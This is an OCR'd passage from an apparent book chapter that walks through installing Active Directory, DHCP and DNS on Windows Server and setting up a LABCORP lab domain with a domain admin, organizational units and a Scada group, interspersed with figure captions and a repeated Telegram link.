


Figure 10.8: Select destination server

https://t.me/learningnets

You will then be given with a list of positions from which to pick. As indicated in the image, we wish to pick Active Directory Domain DHCP and DNS




Figure 10.9: Select server roles

After you've selected each option, a popup will appear with information about the role you'll be installing. To make sure each position is chosen, click the Add feature button. The Select features window will appear after that. To complete the installation procedure, just click Next > without selecting any features (besides those that are selected by default), as seen in the following screenshot:

https://t.me/learningnets




Figure 10.10: Select features

Through the AD DS, DHCP Server, and DNS Server information displays, click the Next > button. You'll then be taken to the Confirm installation options screen, where you may click the Install button to continue:

https://t.me/learningnets





Figure 10.11: Confirm installation selections

Once installed, you'll be taken to an Installation progress screen, where you'll select Promote this server to a domain as shown in the following screenshot:



https://t.me/learningnets

Figure 10.12: Promoting the domain controller

Here, you'll choose the choice to create a new forest. Then click the Next > button and change the domain name to




Figure 10.13: Deployment Configuration

The Domain Controller Options section follows. Keep everything else the same and create a password for Directory Services Restore Mode as indicated in the screenshot:

https://t.me/learningnets




Figure 10.14: Domain Controller Options

Without choosing Create DNS click Next > through the DNS choices. Additional Options will then be provided to you. The NetBIOS domain name will be produced for you in this window. On the Paths screen, click Next > and then Next > again. On the Review Options page, click Next > one more. This will kick off the requirements check. From here, we want to click as shown in the following screenshot:

https://t.me/learningnets




Figure 10.15: Prerequisites Check

You will be logged out and the server will reboot after the installation is complete. When the system reboots, you'll see that you now have a LABCORP domain, as shown in the following screenshot:

https://t.me/learningnets

Figure 10.16: LABCORP domain

We need to rapidly add a domain admin to continue with the following two server setups now that AD is deployed. Add a new user to Active Directory Users and Computers as follows:

https://t.me/learningnets




Figure 10.17: Users and Computers

As demonstrated above, I used lab.da:Password123 as my credentials and made the new user a member of Domain Admins:

https://t.me/learningnets




Figure 10.18: Domain Admins

You'll continue by adding LabGroups and LabUsers as an organizational unit under the labcorp.local domain, as illustrated here:

https://t.me/learningnets




Figure 10.19: Organizational groups

Then, within the LabGroups organizational unit, you'll build a group called Scada:

https://t.me/learningnets

